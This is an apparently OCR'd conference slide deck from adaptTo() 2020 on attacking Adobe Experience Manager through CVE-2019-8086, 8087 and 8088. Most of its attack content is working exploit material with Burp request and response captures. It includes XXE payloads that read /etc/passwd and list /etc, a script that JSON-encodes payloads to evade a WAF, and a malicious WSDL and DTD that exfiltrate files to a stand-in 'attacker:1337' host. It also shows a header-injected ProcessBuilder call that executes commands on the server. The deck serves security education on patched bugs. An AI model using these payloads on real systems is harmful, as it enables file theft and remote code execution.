



adaptTo()

EUROPE'S LEADING AEM DEVELOPER CONFERENCE

28th – 30th SEPTEMBER 2020

A Hacker's perspective on AEM applications security

Mikhail Egorov, Security researcher & bug hunter




Intro



- Security researcher & full-time bug hunter
 - <https://bugcrowd.com/0ang3el>
 - <https://hackerone.com/0ang3el>
- Conference speaker
 - <https://www.slideshare.net/0ang3el>
 - <https://speakerdeck.com/0ang3el>



- Toolset for AEM hacking
 - <https://github.com/0ang3el/aem-hacker>



The screenshot shows the GitHub repository page for '0ang3el/aem-hacker'. The top navigation bar includes the GitHub logo, 'Why GitHub?', 'Team', 'Enterprise', 'Explore', 'Marketplace', and 'Pricing'. A search bar is on the right, along with 'Sign in' and 'Sign up' buttons. Below the navigation bar, the repository name '0ang3el / aem-hacker' is displayed. To the right of the repository name are buttons for 'Watch' (27), 'Star' (308), and 'Fork' (79). Below the repository name is a horizontal menu with options: '<> Code', 'Issues 4', 'Pull requests 1', 'Actions', 'Projects', 'Security', and 'Insights'.

APSB19-48

- <http://helpx.adobe.com/security/products/experience-manager/apsb19-48.html>
- CVE-2019-8086 / XML eXternal Entity Injection
- CVE-2019-8087 / XML eXternal Entity Injection
- CVE-2019-8088 / JavaScript Code Injection

XML eXternal Entity (XXE) attacks

- Do we see the parsed XML?
- What's allowed by the XML parser?
 - General external entities
 - Parameter external entities
 - External DTD loading

XML eXternal Entity (XXE) attacks

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<foo>&xxe;</foo>
```

```
<foo>root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync ... </foo>
```


XML eXternal Entity (XXE) attacks

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
    <!ENTITY % xxe SYSTEM "http://127.0.0.1:4503">
    %xxe;
]>
<foo></foo>
```

XML eXternal Entity (XXE) attacks

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo SYSTEM "http://127.0.0.1:4503" []>
<foo></foo>
```

■ GuideInternalSubmitServlet

```
@Service({Servlet.class})
@Properties({@Property(
    name = "sling.servlet.resourceTypes",
    value = {"fd/af/components/guideContainer"}
), @Property(
    name = "sling.servlet.methods",
    value = {"POST"}
), @Property(
    name = "sling.servlet.selectors",
    value = {"af.internalsubmit"}
)})
public class GuideInternalSubmitServlet
```

...

Burp Suite Professional v2020.9.1 - Temporary Project - licensed to Mikhail Egorov [single user license]

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options JSON Beautifier Payloadhere!

1 x ...

Send Cancel < >

Target: http://kali:4502

Request

Raw Params Headers Hex

Pretty Raw \n Actions

```

1 POST /content/cve-2019-8086 HTTP/1.1
2 Host: kali:4502
3 User-Agent: curl/123
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Basic YWRtaW46YWRtaW4=
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 50
13
14 sling:resourceType=fd/af/components/guideContainer
  
```

0 matches

Response

Raw Headers Hex

Pretty Raw Render \n Actions

```

1 HTTP/1.1 201 Created
2 Date: Fri, 04 Sep 2020 18:44:15 GMT
3 X-Content-Type-Options: nosniff
4 Set-Cookie: cq-authoring-mode=TOUCH;Path=/;Expires=Fri, 11-Sep-2020 18
5 Expires: Thu, 01 Jan 1970 00:00:00 GMT
6 Location: /content/cve-2019-8086
7 Content-Type: text/html; charset=UTF-8
8 Connection: close
9
10 <html>
11 <head>
12 <title>
13   Content created /content/cve-2019-8086
14 </title>
15 </head>
16 <body>
17 <h1>
  
```

0 matches

Done

1,815 bytes | 774 millis

Request

```

1 POST /content/cve-2019-8086.af.internalsubmit.json HTTP/1.1
2 Host: kali:4502
3 User-Agent: curl/123
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Basic YWRtaW46YWRtaW4=
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 172
13
14 guideState=
{"guideState"%3a{"guideDom"%3a{"xsdRef"%3a{"guidePrefillXml"%3a"<%3
fxml+version%3d"1.0"+"encoding%3d"utf-8"%3f"<afData>test</afData>"}}}

```

Response

```

1 HTTP/1.1 200 OK
2 Date: Fri, 04 Sep 2020 19:05:28 GMT
3 X-Content-Type-Options: nosniff
4 Set-Cookie: cq-authoring-mode=TOUCH;
Path=/;Expires=Fri, 11-Sep-2020 19:05:28 GMT
5 Expires: Thu, 01 Jan 1970 00:00:00 GMT
6 Content-Type: application/json; charset=UTF-8
7 Connection: close
8
9 {"guideValue": {}, "fileAttachmentsList": [],
"dataXml":
"<?xml version=\"1.0\" encoding=\"UTF-8\"?><afDa
ta>test<afBoundData/>\n <afSubmissionInfo/>\n<
/afData>\n", "dorDataXml":
"<?xml version=\"1.0\" encoding=\"UTF-8\"?><data
xmlns:xfa=\"http://www.xfa.org/schema/xf-a-data/
1.0/\"/>\n"}

```

- **XXE payload**

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE afData [
  <!ENTITY a SYSTEM "file:///etc/passwd">
]>
<afData>&a;</afData>
```

Burp Suite Professional v2020.9.1 - Temporary Project - licensed to Mikhail Egorov [single user license]

Burp Project Intruder Repeater Window Help Param Miner

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options JSON Beautifier Payloadhere!

1 x 2 x ...

Send Cancel < >

Target: http://kali:4502

Request

Raw Params Headers Hex

Pretty Raw \n Actions

```

1 POST /content/cve-2019-8086.af.internalsubmit.json HTTP/1.1
2 Host: kali:4502
3 User-Agent: curl/123
4 Authorization: Basic YWRtaW46YWRtaW4=
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 238
12
13 guideState=
{"guideState"%3a{"guideDom"%3a{"guideContext"%3a{"xsdRef"%3a""}, "guidePr
efillXml"%3a"<%3fxml+version%3d\`1.0\`"+encoding%3d\`utf-8\`"%3f}<!DOCTYPE+
afData>[<!ENTITY+a+SYSTEM+\`file%3a///etc/passwd\`>]><afData%26a%3b</afD
ata>"}}}
```

Response

Raw Headers Hex JSON Beautifier

Pretty Raw Render \n Actions

```

1 HTTP/1.1 200 OK
2 Date: Mon, 14 Sep 2020 20:50:57 GMT
3 X-Content-Type-Options: nosniff
4 Set-Cookie: cq-authoring-mode=TOUCH;Path=/;Expires=Mon, 21-Sep-2020
20:50:57 GMT
5 Expires: Thu, 01 Jan 1970 00:00:00 GMT
6 Content-Type: application/json; charset=UTF-8
7 Connection: close
8
9 {"guideValue": {}, "fileAttachmentsList": [], "dataXml":
"<?xml version=\`1.0\` encoding=\`UTF-8\`?><afData>root:x:0:0:root:/root:/b
in/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bi
n:/usr/sbin/nologin\nsys:x:3:3:sys:/dev:/usr/sbin/nologin\nsync:x:4:65534:s
ync:/bin:/bin/sync\ngames:x:5:60:games:/usr/games:/usr/sbin/nologin\nman:x:
6:12:man:/var/cache/man:/usr/sbin/nologin\nlp:x:7:7:lp:/var/spool/lpd:/usr/
sbin/nologin\nmail:x:8:8:mail:/var/mail:/usr/sbin/nologin\nnews:x:9:9:news:
/var/spool/news:/usr/sbin/nologin\nuucp:x:10:10:uucp:/var/spool/uucp:/usr/s
bin/nologin\nproxy:x:13:13:proxy:/bin:/usr/sbin/nologin\nwww-data:x:33:33:w
ww-data:/var/www:/usr/sbin/nologin\nbackup:x:34:34:backup:/var/backups:/usr
```

0 matches 0 matches

Done 4,140 bytes | 36 millis

- Exploitation hints
 - We can JSON-encode XXE payload to bypass a WAF*
 - In Java we can list directory content
 - `/proc/self/cwd`

* WAF – web application firewall

■ JSON-encoding

```
data = '<?xml version="1.0" encoding="utf-8"?><!DOCTYPE afData [<!ENTITY  
a SYSTEM "file:///etc/passwd">]><afData>&a;</afData>'
```

```
result = ""
```

```
for c in data:
```

```
    result = result + "\\u00%02x" % ord(c)
```

```
print result
```

Burp Suite Professional v2020.9.1 - Temporary Project - licensed to Mikhail Egorov [single user license]

Burp Project Intruder Repeater Window Help Param Miner

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options JSON Beautifier Payloadhere!

1 x 2 x ...

Send Cancel < >

Target: http://kali:4502

Request

Raw Params Headers Hex

Pretty Raw \n Actions

```

1 POST /content/cve-2019-8086.af.internalsubmit.json HTTP/1.1
2 Host: kali:4502
3 User-Agent: curl/123
4 Authorization: Basic YWRtaW46YWRtaW4=
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 803
12
13 guideState=
{"guideState"%3a{"guideDom"%3a{"guideContext"%3a{"xsdRef"%3a""}, "guidePr
efillXml"%3a"\u003c\u003f\u0078\u006d\u006c\u0020\u0076\u0065\u0072\u0073
\u0069\u0066\u006e\u003d\u0022\u0031\u002e\u0030\u0022\u0065\u006e\u
0063\u006f\u0064\u0069\u006e\u0067\u003d\u0022\u0075\u0074\u0066\u002d\u
0038\u0022\u003f\u003e\u003c\u0021\u0044\u004f\u0043\u0054\u0059\u0050\u00
045\u0020\u0061\u0066\u0044\u0061\u0061\u0074\u0061\u0020\u005b\u003c\u0021\u00

```

Response

Raw Headers Hex JSON Beautifier

Pretty Raw Render \n Actions

```

1 HTTP/1.1 200 OK
2 Date: Mon, 14 Sep 2020 21:02:30 GMT
3 X-Content-Type-Options: nosniff
4 Set-Cookie: cq-authoring-mode=TOUCH;Path=/;Expires=Mon, 21-Sep-2020
21:02:31 GMT
5 Expires: Thu, 01 Jan 1970 00:00:00 GMT
6 Content-Type: application/json; charset=UTF-8
7 Connection: close
8
9 {"guideValue": {}, "fileAttachmentsList": [], "dataXml":
"<?xml version='1.0' encoding='UTF-8'><afData>root:x:0:0:root:/root:/b
in/bash\u003c\u003f\u0078\u006d\u006c\u0020\u0076\u0065\u0072\u0073
\u0069\u0066\u006e\u003d\u0022\u0031\u002e\u0030\u0022\u0065\u006e\u
0063\u006f\u0064\u0069\u006e\u0067\u003d\u0022\u0075\u0074\u0066\u002d\u
0038\u0022\u003f\u003e\u003c\u0021\u0044\u004f\u0043\u0054\u0059\u0050\u00
045\u0020\u0061\u0066\u0044\u0061\u0061\u0074\u0061\u0020\u005b\u003c\u0021\u00

```

Done

0 matches

4,140 bytes | 98 millis

- **XXE payload**

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE afData [
  <!ENTITY a SYSTEM "file:///etc">
]>
<afData>&a;</afData>
```

Request

```

1 POST /content/cve-2019-8086.af.internalsubmit.json HTTP/1.1
2 Host: kali:4502
3 User-Agent: curl/123
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Basic YWRtaW46YWRtaW4=
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 231
13
14 guideState=
{"guideState"%3a{"guideDom"%3a{"guideContext"%3a{"xsdRef"%3a"","guidePrefillXml"%3a"<%3
fxml+version%3d\`1.0\`+encoding%3d\`utf-8\`"%3f<<!DOCTYPE+afData+{<!ENTITY+a+SYSTEM+\`file
%3a///etc\`>]><afData>%26a%3b</afData>"}}}
```

Response

```

1 HTTP/1.1 200 OK
2 Date: Fri, 04 Sep 2020 18:52:38 GMT
3 X-Content-Type-Options: nosniff
4 Set-Cookie: cq-authoring-mode=TOUCH;
Path=/;Expires=Fri, 11-Sep-2020 18:52:38 GMT
5 Expires: Thu, 01 Jan 1970 00:00:00 GMT
6 Content-Type: application/json; charset=UTF-8
7 Connection: close
8
9 {"guideValue": {}, "fileAttachmentsList": [],
"dataXml":
"<?xml version=\`1.0\` encoding=\`UTF-8\`?><afDa
ta>.java\n.passwd.swp\n.pwd.lock\nadduser.conf\n
adjtime\naliases\nalsa\nalternatives\namap\nanac
rontab\napache2\napng.conf\napm\napparmor\napparm
or.d\nappstream.conf\napt\narpre\nnavahi\nbash
_completion\nbash_completion.d\nbash.bashrc\nbdf
```

- Exploitation requirements
 - There should be a node with **fd/af/components/guideContainer** resource type
 - `property=sling:resourceType&property.value=fd/af/components/guideContainer`
 - Attacker should have a **jcr:write** access somewhere
 - `/content/usergenerated/etc/commerce/smartlists/`

- **Exploitation requirements**
 - Doesn't work equally on different AEM versions
 - **Only blind SSRF*** for some versions

```
<?xml version="1.0" encoding="utf-8"?>  
<!DOCTYPE afData SYSTEM "http://localhost:4503" []>  
<afData></afData>
```

* SSRF – Server Side Request Forgery

■ WSDLInvokerServlet

```
@Service({Servlet.class})
@Properties({@Property(
    name = "sling.servlet.resourceTypes",
    value = {"fd/af/components/guideContainer"}
), @Property(
    name = "sling.servlet.selectors",
    value = {"af.wsdl"}
), @Property(
    name = "sling.servlet.methods",
    value = {"POST"}
)})
public class WSDLInvokerServlet
```

...

Burp Suite Professional v2020.9.1 - Temporary Project - licensed to Mikhail Egorov [single user license]

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options JSON Beautifier Payloadhere!

1 x 2 x ...

Send Cancel < >

Target: http://kali:4502

Request

Raw Params Headers Hex

Pretty Raw \n Actions

```

1 POST /content/cve-2019-8087 HTTP/1.1
2 Host: kali:4502
3 User-Agent: curl/123
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Basic YWRtaW46YWRtaW4=
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 50
13
14 sling:resourceType=fd/af/components/guideContainer
          
```

0 matches

Response

Raw Headers Hex

Pretty Raw Render \n Actions

```

1 HTTP/1.1 201 Created
2 Date: Mon, 07 Sep 2020 21:09:35 GMT
3 X-Content-Type-Options: nosniff
4 Set-Cookie: cq-authoring-mode=TOUCH;Path=/;Expires=Mon, 14-Sep-2020 21
5 Expires: Thu, 01 Jan 1970 00:00:00 GMT
6 Location: /content/cve-2019-8087
7 Content-Type: text/html; charset=UTF-8
8 Connection: close
9
10 <html>
11   <head>
12     <title>
13       Content created /content/cve-2019-8087
14     </title>
15   </head>
16   <body>
17     <h1>
          
```

1,812 bytes | 68 millis


Done

Request

```

1 POST /content/cve-2019-8087.af.wsdl.json HTTP/1.1
2 Host: kali:4502
3 User-Agent: curl/123
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Basic YWRtaW46YWRtaW4=
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 75
13
14 wsdlEndPoint=http://localhost:1337/hello&functionToExecute=getAllOperations
    
```

Response



```

root@kali: /tmp
File Edit View Search Terminal Help
root@kali: /tmp# netcat -nvlp 1337,
listening on [any] 1337 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 560
06
GET /hello HTTP/1.1
User-Agent: Java/1.8.0_212
Host: localhost:1337
Accept: text/html, image/gif, image/jpeg, *, q=.2, */
*; q=.2
Connection: keep-alive
    
```

- WSDL example
 - <https://cs.au.dk/~amoeller/WWW/webservices/wsdlexample.html>

Burp Suite Professional v2020.9.1 - Temporary Project - licensed to Mikhail Egorov [single user license]

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options JSON Beautifier Payloadhere!

1 x 2 x ...

Send Cancel < >

Target: http://kali:4502

Request

Raw Params Headers Hex

```
1 POST /content/cve-2019-8087.af.wsdl.json HTTP/1.1
2 Host: kali:4502
3 User-Agent: curl/123
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Basic YWRtaW46YWRtaW4=
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 86
13
14 wsdlEndPoint=http://localhost:1337/stock-quote.wsdl&functionToExecute=getAllOperations
```

Response

Raw Headers Hex JSON Beautifier

```
1 HTTP/1.1 200 OK
2 Date: Tue, 08 Sep 2020 19:52:27 GMT
3 X-Content-Type-Options: nosniff
4 Set-Cookie: cq-authoring-mode=TOUCH;
5 Path=/;Expires=Tue, 15-Sep-2020 19:52:27 GMT
6 Expires: Thu, 01 Jan 1970 00:00:00 GMT
7 Connection: close
8 [{"name": "GetLastTradePrice", "soapActionURI":
"http://example.com/GetLastTradePrice", "port":
"StockQuotePort", "serviceEndPoint":
"http://example.com/stockquote", "input": [],
"output": []}]
```

Done

412 bytes | 13 millis

■ Malicious xxe.wsdl

```
<?xml version="1.0"?>
<!DOCTYPE definitions [
  <!ENTITY % dtd SYSTEM "http://attacker:1337/loot.dtd">
  %dtd;
  %param1;
]>
<definitions name="StockQuote"
...
<operation name="GetLastTradePrice">
  <soap:operation soapAction="&internal;" />
...

```

- **Malicious loot.dtd**

```
<!ENTITY % payload SYSTEM "file:///etc/passwd">  
<!ENTITY % param1 "<!ENTITY internal '%payload;'">">
```

Request

```

1 POST /content/cve-2019-8087.af.wsdl.json HTTP/1.1
2 Host: kali:4502
3 User-Agent: curl/123
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Basic YWRtaW46YWRtaW4=
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 78
13
14 wsdlEndPoint=http://localhost:1337/xe.wsdl&functionToExecute=getAllOperations
    
```

Response

```

1 HTTP/1.1 200 OK
2 Date: Mon, 07 Sep 2020 21:32:21 GMT
3 X-Content-Type-Options: nosniff
4 Set-Cookie: cq-authoring-mode=TOUCH;
  Path=/;Expires=Mon, 14-Sep-2020 21:32:21 GMT
5 Expires: Thu, 01 Jan 1970 00:00:00 GMT
6 Connection: close
7
8 [{"name": "GetLastTradePrice", "soapActionURI":
  "root:x:0:0:root:/root:/bin/bash daemon:x:1:1:da
  emon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/
  bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sb
  in/nologin sync:x:4:65534:sync:/bin:/bin/sync ga
  mes:x:5:60:games:/usr/games:/usr/sbin/nologin ma
  n:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp
  :x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:
  x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:
    
```

- Exploitation requirements
 - There should be a node with **fd/af/components/guideContainer** resource type
 - `property=sling:resourceType&property.value=fd/af/components/guideContainer`
 - Attacker should have a **jcr:write** access somewhere
 - `/content/usergenerated/etc/commerce/smartlists/`

- Exploitation requirements
 - Doesn't work equally on different AEM versions
 - On some AEM versions **WSDLInvokerServlet** is not present

■ GuideSubmitServlet

```
@Service({Servlet.class})
@Properties({@Property(
    name = "sling.servlet.resourceTypes",
    value = {"fd/af/components/guideContainer"}
), @Property(
    name = "sling.servlet.methods",
    value = {"POST"}
), @Property(
    name = "sling.servlet.selectors",
    value = {"af.submit", "af.agreement", "af.signSubmit"}
}))
public class GuideSubmitServlet extends SlingAllMethodsServlet {
    ...
}
```

Burp Suite Professional v2020.9.1 - Temporary Project - licensed to Mikhail Egorov [single user license]

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options JSON Beautifier Payloadhere!

1 x 2 x ...

Send Cancel < >

Target: http://kali:4502

Request

Raw Params Headers Hex

Pretty Raw \n Actions

```

1 POST /content/cve-2019-8088 HTTP/1.1
2 Host: kali:4502
3 User-Agent: curl/123
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Basic YWRtaW46YWRtaW4=
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 78
13
14 sling:resourceType=fd/af/components/guideContainer&
  enableServerValidation=true
  
```

0 matches

Response

Raw Headers Hex

Pretty Raw Render \n Actions

```

1 HTTP/1.1 201 Created
2 Date: Wed, 09 Sep 2020 20:50:31 GMT
3 X-Content-Type-Options: nosniff
4 Set-Cookie: cq-authoring-mode=TOUCH;Path=/;Expires=Wed, 16-Sep-2020 20
5 Expires: Thu, 01 Jan 1970 00:00:00 GMT
6 Location: /content/cve-2019-8088
7 Content-Type: text/html; charset=UTF-8
8 Connection: close
9
10 <html>
11 <head>
12 <title>
13   Content created /content/cve-2019-8088
14 </title>
15 </head>
16 <body>
17 <h1>
  
```

0 matches

Done

1,894 bytes | 19 millis

Burp Suite Professional v2020.9.1 - Temporary Project - licensed to Mikhail Egorov [single user license]

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options JSON Beautifier Payloadhere!

1 x 2 x ...

Send Cancel < >

Target: http://kali:4502

Request

Raw Params Headers Hex

Pretty Raw \n Actions

```

1 POST /content/cve-2019-8088.af.submit.json HTTP/1.1
2 Host: kali:4502
3 User-Agent: curl/123
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Basic YWRtaW46YWRtaW4=
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 67
13
14 guideContainerPath=/content/cve-2019-8088&jcr:data=<foo>&draftID=1
                
```

0 matches

Response

Raw Headers Hex

Pretty Raw Render \n Actions

```

1 HTTP/1.1 500 Server Error
2 Date: Wed, 09 Sep 2020 22:07:05 GMT
3 X-Content-Type-Options: nosniff
4 Set-Cookie: cq-authoring-mode=TOUCH;
  Path=/;Expires=Wed, 16-Sep-2020 22:07:05 GMT
5 Expires: Thu, 01 Jan 1970 00:00:00 GMT
6 Content-Type: text/html; charset=UTF-8
7 Connection: close
8
9 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML
  2.0//EN">
10 <html>
11   <head><title>500
  org.mozilla.javascript.NativeObject cannot be
  cast to [Ljava.util.Map;</title></head>
12   <body>
13     <h1>org.mozilla.javascript.NativeObject
                
```

0 matches

Done

20,651 bytes | 236 millis

Burp Suite Professional v2020.9.1 - Temporary Project - licensed to Mikhail Egorov [single user license]

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options JSON Beautifier Payloadhere!

1 x 2 x ...

Send Cancel < >

Target: http://kali:4502

Request

Raw Params Headers Hex

Pretty Raw \n Actions

```

1 POST /content/cve-2019-8088_af_submit.json HTTP/1.1
2 Host: "-(new java.lang.ProcessBuilder("xcalc").start())-"
3 User-Agent: curl/123
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Basic YWRtaW46YWRtaW4=
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 66
13
14 guideContainerPath=/content/cve-2019-8088&jcr:data=<foo>&draftID=1
                
```

Response

Raw Headers Hex


Pretty Raw Render \n Actions

```

1 HTTP/1.1 500 Server Error
2 Date: Wed, 09 Sep 2020 20:55:59 GMT
3 X-Content-Type-Options: nosniff
4 Set-Cookie: cq-authoring-mode=TOUCH;
5 Path=;/Expires=Wed, 16-Sep-2020 20:55:59 GMT
6 Expires: Thu, 01 Jan 1970 00:00:00 GMT
7 Content-Type: text/html; charset=UTF-8
8 Connection: close
9 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML
10 2.0//EN">
11 <html>
12   <head><title>500
13     org.mozilla.javascript.NativeObject cannot be
14     cast to [Ljava.util.Map;</title></head>
15   <body>
16     <h1>org.mozilla.javascript.NativeObject
                
```

0 matches Search...

Done 20,761 bytes | 6,968 millis



Burp Suite Professional v2020.9.1 - Temporary Project - licensed to Mikhail Egorov [single user license]

Burp Project Intruder Repeater Window Help Param Miner

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options JSON Beautifier Payloadhere!

1 x 2 x ...

Send Cancel < >

Target: http://kali:4502

Request

Raw Params Headers Hex

Pretty Raw In Actions

```

1 POST /content/cve-2019-8088.af.submit.json HTTP/1.1
2 Host: kali:4502
3 X-Forwarded-Host: "- (new java.lang.ProcessBuilder("xcalc").start()) -"
4 user-Agent: curl/123
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Authorization: Basic YWRtaW46YWRtaW4=
9 Connection: close
10 Upgrade-Insecure-Requests: 1
11 Cache-Control: max-age=0
12 Content-Type: application/x-www-form-urlencoded
13 Content-Length: 68
14
15 guideContainerPath=/content/cve-2019-8088&jcr:data=<foo>&draftID=1
    
```

Response


Raw Headers Hex

Pretty Raw Render In Actions

```

1 HTTP/1.1 500 Server Error
Date: Wed, 09 Sep 2020 21:59:59 GMT
Content-Type-Options: nosniff
Set-Cookie: cq-authoring-mode=TOUCH;
Path=/;Expires=Wed, 16-Sep-2020 21:59:59 GMT
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Type: text/html; charset=UTF-8
Connection: close

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML
//EN">
<html>
<head><title>500
org.mozilla.javascript.NativeObject cannot be
cast to [Ljava.util.Map;</title></head>
<body>
<h1>org.mozilla.javascript.NativeObject
    
```



Search...

0 matches

Search...

0 matches

Done

20,651 bytes | 257 millis

Burp Suite Professional v2020.9.1 - Temporary Project - licensed to Mikhail Egorov [single user license]

Burp Project Intruder Repeater Window Help Param Miner

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options JSON Beautifier Payloadhere!

1 x 2 x ...

Send Cancel < >

Target: http://kali:4502

Request

Raw Params Headers Hex

